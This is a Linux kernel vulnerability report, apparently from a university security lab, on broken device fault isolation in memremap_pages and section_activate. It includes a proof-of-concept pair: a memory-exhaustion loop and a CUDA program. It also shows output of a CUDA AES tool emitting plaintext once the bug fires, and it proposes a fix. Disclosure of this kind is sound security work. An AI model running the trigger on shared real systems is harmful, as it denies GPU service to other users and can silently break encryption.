Linux Kernel Bug Report

Broken Device Fault Isolation

Reported by.
Sihyun Roh (sihyeonroh@snu.ac.kr)
CompSec Lab, Seoul National University

1. Summary: Due to a bug in the Linux kernel, devices using the Linux kernel API cannot guarantee fault isolation between processes.

2. Full Description of the Problem

(1) Overview of Problematic Functions

This section provides an overview of problematic functions, briefly explaining their purposes. Following three functions are responsible for handling the bug, broken device fault isolation. two are defined in <linux/mm/memremap.c>, and the other is defined in <linux/mm/sparse.c>. Function name, location, and brief explanation for understanding the problem are specified below.

Function 1. <memremap_pages>

Source path: linux/mm/memremap.c

```
	/*
	 * Clear the pgmap nr_range as it will be incremented for each
	 * successfully processed range. This communicates how many
	 * regions to unwind in the abort case.
	 */
	pgmap->nr_range = 0;
	error = 0;
	for (i = 0; i < nr_range; i++) {
		error = pagemap_range(pgmap, &params, i, nid);
		if (error)
			break;
		pgmap->nr_range++;
	}

	if (i < nr_range) {
		memunmap_pages(pgmap);
		pgmap->nr_range = nr_range;
		return ERR_PTR(error);
	}

	return __va(pgmap->ranges[0].start);
}
EXPORT_SYMBOL_GPL(memremap_pages);
```

allocates pagemap, and calls “section activate” function internally.

pgmap→nr_range counts successfully allocated pagemaps. it is used in unmapping allocated pagemaps in error condition

If pagemap is not successfully done, it clears all data used by pagemap_range

Function 2. <section_activate>

(called by **pagemap_range** → add_pages → __add_pages → sparse_add_section → **section_activate**)

Source path: linux/mm/sparse.c

```
	rc = fill_subsection_map(pfn, nr_pages);
	if (rc) {
		if (usage)
			ms->usage = NULL;
		kfree(usage);
		return ERR_PTR(rc);
	}

	/*
	 * The early init code does not consider partially populated
	 * initial sections, it simply assumes that memory will never be
	 * referenced.  If we hot-add memory into such a section then we
	 * do not need to populate the memmap and can simply reuse what
	 * is already there.
	 */
	if (nr_pages < PAGES_PER_SECTION && early_section(ms))
		return pfn_to_page(pfn);

	memmap = populate_section_memmap(pfn, nr_pages, nid, altmap, pgmap);
	if (!memmap) {
		section_deactivate(pfn, nr_pages, altmap);
		return ERR_PTR(-ENOMEM);
	}

	return memmap;
}
```

masks subsection_map for allocated pages (pfn)

this masked subsection_map can only be unmasked through memunmap_pages.

memremap_pages and functions called in memremap_pages except for memnumap_pages never unmask this subsection_map

If memory allocation fails in this point, it returns –ENOMEM. Note that section_deactivate does not unmask subsection_map

Function 3. <memunmap_pages>

(called by **memremap_pages** → **section_activate**)


Source path: linux/mm/memremap.c

```
void memunmap_pages(struct dev_pagemap *pgmap)
{
        int i;

        percpu_ref_kill(&pgmap->ref);
        if (pgmap->type != MEMORY_DEVICE_PRIVATE &&
            pgmap->type != MEMORY_DEVICE_COHERENT)
                for (i = 0; i < pgmap->nr_range; i++)
                        percpu_ref_put_many(&pgmap->ref, pfn_len(pgmap, i));

        wait_for_completion(&pgmap->done);

        for (i = 0; i < pgmap->nr_range; i++)
                pageunmap_range(pgmap, i);
        percpu_ref_exit(&pgmap->ref);

        WARN_ONCE(pgmap->altmap.alloc, "failed to free all reserved pages\n");
        devmap_managed_enable_put(pgmap);
}
```

unmasks subsection_map masked by pagemap_range.
It does clear data pgmap→nr_range times.

(2) Bug Triggering Flow

Let's begin with assuming that process A calls memremap_pages with nr_range (the number of pages to allocate) 1.



Above flow shows that if allocating memory in 864 line of section_activate function fails, the subsection_map masked by process A can never be cleared. This is because pageunmap_range is responsible for clearing subsection_map mask bit, but it can't be called due to wrong nr_range count.

As the mask bit of subsection_map is not cleared, following call of memremap_pages from other processes ends up with failure, because given pfn is masked as busy by process A.

1. memremap_pages, Another call for memremap_pages, from process B

```
        pgmap->nr_range = 0;
        error = 0;
        for (i = 0; i < nr_range; i++) {
                error = pagemap_range(pgmap, &params, i, nid);
                if (error)
                        break;
                pgmap->nr_range++;
        }

        if (i < nr_range) {
                memunmap_pages(pgmap);
                pgmap->nr_range = nr_range;
                return ERR_PTR(error);
        }
```

(1) call pagemap_range

2. section_activate

```
        rc = fill_subsection_map(pfn, nr_pages);
        if (rc) {
                if (usage)
                        ms->usage = NULL;
                kfree(usage);
                return ERR_PTR(rc);
        }

        /*
         * The early init code does not consider partially populated
         * initial sections, it simply assumes that memory will never be
         * referenced.  If we hot-add memory into such a section then we
         * do not need to populate the memmap and can simply reuse what
         * is already there.
         */
        if (nr_pages < PAGES_PER_SECTION && early_section(ms))
                return pfn_to_page(pfn);

        memmap = populate_section_memmap(pfn, nr_pages, nid, altmap, pgmap);
        if (!memmap) {
                section_deactivate(pfn, nr_pages, altmap);
                return ERR_PTR(-ENOMEM);
        }

        return memmap;
}
```

(2) tries to mask subsection_map, but it is already masked by process A, and never cleared.

(3) Always return –EEXIST, because subsection_mask never can be cleared

3. memunmap_pages

```
        for (i = 0; i < pgmap->nr_range; i++)
                pageunmap_range(pgmap, i);
```

An error occurred in process A affects other processes using same pfn, which is usually the case of the processes that share the device with process A. The device driver using this linux kernel api can cause fatal vulnerability in security perspective. For example, NVIDIA guarantees GPU users a fault isolation between GPU-using processes. What makes the situation worse in CUDA programming is that checking for GPU errors is the user's responsibility. So, If users believe that GPU has a robust fault isolation, and uses it like TPM[1] or Security Engine Accelerator[2, 3], attacker can use this vulnerability to tear down GPU-based security systems.

(3) Bug usage by an attacker

Followings show how attackers can use this vulnerability, in security perspective.

```
→ Parallel-AES-Algorithm-using-CUDA git:(master) ✗ ./AES novel.txt key.txt encrypt.txt decrypt.txt
Length of input file: 13
16
num of sms: 31679
Threads per block: 1
```

This is a classical parallel AES encryption implementation using CUDA, which tries to accelerate AES encryption through GPU.

Source code is from github repository, https://github.com/allenlee820202/Parallel-AES-Algorithm-using-CUDA.

This application encrypts strings, "Hello World!" written in novel.txt, using AES keys in key.txt. The encryption's result is written into encrypt.txt, and its decryption is written into decrypt.txt.

```
→ Parallel-AES-Algorithm-using-CUDA git:(master) ✗ cat novel.txt
Hello World!
```

```
→ Parallel-AES-Algorithm-using-CUDA git:(master) ✗ cat encrypt.txt
d5 68 13 3c 3f db 01 7b c1 e7 dc b6 1a d6 ac fc
```

You can see that encryption ("Hello world!" in novel.txt is encrypted into "d5 68 … " in encrypt.txt) works well. However, in case this bug is triggered by another process using same GPU driver, the following shows GPU does not work, and encryption fails, resulting in plain text is stored in encrypt.txt.

```
→ Parallel-AES-Algorithm-using-CUDA git:(master) ✗ cat encrypt.txt
48 65 6c 6c 6f 20 57 6f 72 6c 64 21 0a 00 00 00
```

(4) Proof of Concept

You can test above cases by following codes. It needs 2 applications to trigger the bug.

(4.1) DRAM-overuse application

```
#include <stdlib.h>

int main(int argc, char* argv[])
{
   while(1) {
      int *dummy = (int *) malloc (4096);
   }
   return 0;
}
```

(4.2) Normal CUDA-using application

```
#include <cuda_runtime.h>
__global__ void cuda_function (float *input)
{
   if (blockDim.x * blockIdx.x + threadIdx.x < 512) {
      input[blockDim.x * blockIdx.x + threadIdx.x] += 1.0;
   }
}


int main(int argc, char* argv[])
{
   float *input;
   float *comp = (float *) malloc(512 * sizeof(float));
   cudaMalloc(&input, 512*sizeof(float));
   cuda_function<<<16, 32>>>(input);
   cudaMemcpy(&comp, input, 512 * sizeof(float),
cudaMemcpyDeviceToHost);
   return 0;
}
```

First, multiple DRAM-overuse applications should be executed background, so that they fill DRAM free area.

Second, While Swap in and out pages frequently occur in DRAM, execute Normal CUDA-using application multiple times.

Third, When CUDA-using application fails its execution due to the bug specified in (4) bug triggering flow, All following applications using CUDA driver cannot be executed normally.

3. Keywords: device, driver, kernel, memory, allocation

4. Kernel Version: From Old to Latest Kernel version, All versions are affected.

5. Bug Fix.

Solution is simple. Clearing subsection_map's mask in section_deactivate with correct nr_range counts, and deleting subsection_map unmasking role in memunmap_pages can be a solution.

References

[1] PixelVault: Using GPUs for Securing Cryptographic Operations, CCS, 2014, Giorgos Vasiliadis, et al.

[2] A framework for GPU-accelerated AES-XTS encryption in mobile devices, TENCON 2011, Mohammad Ahmed Alomari, et al.

[3] https://github.com/allenlee820202/Parallel-AES-Algorithm-using-CUDA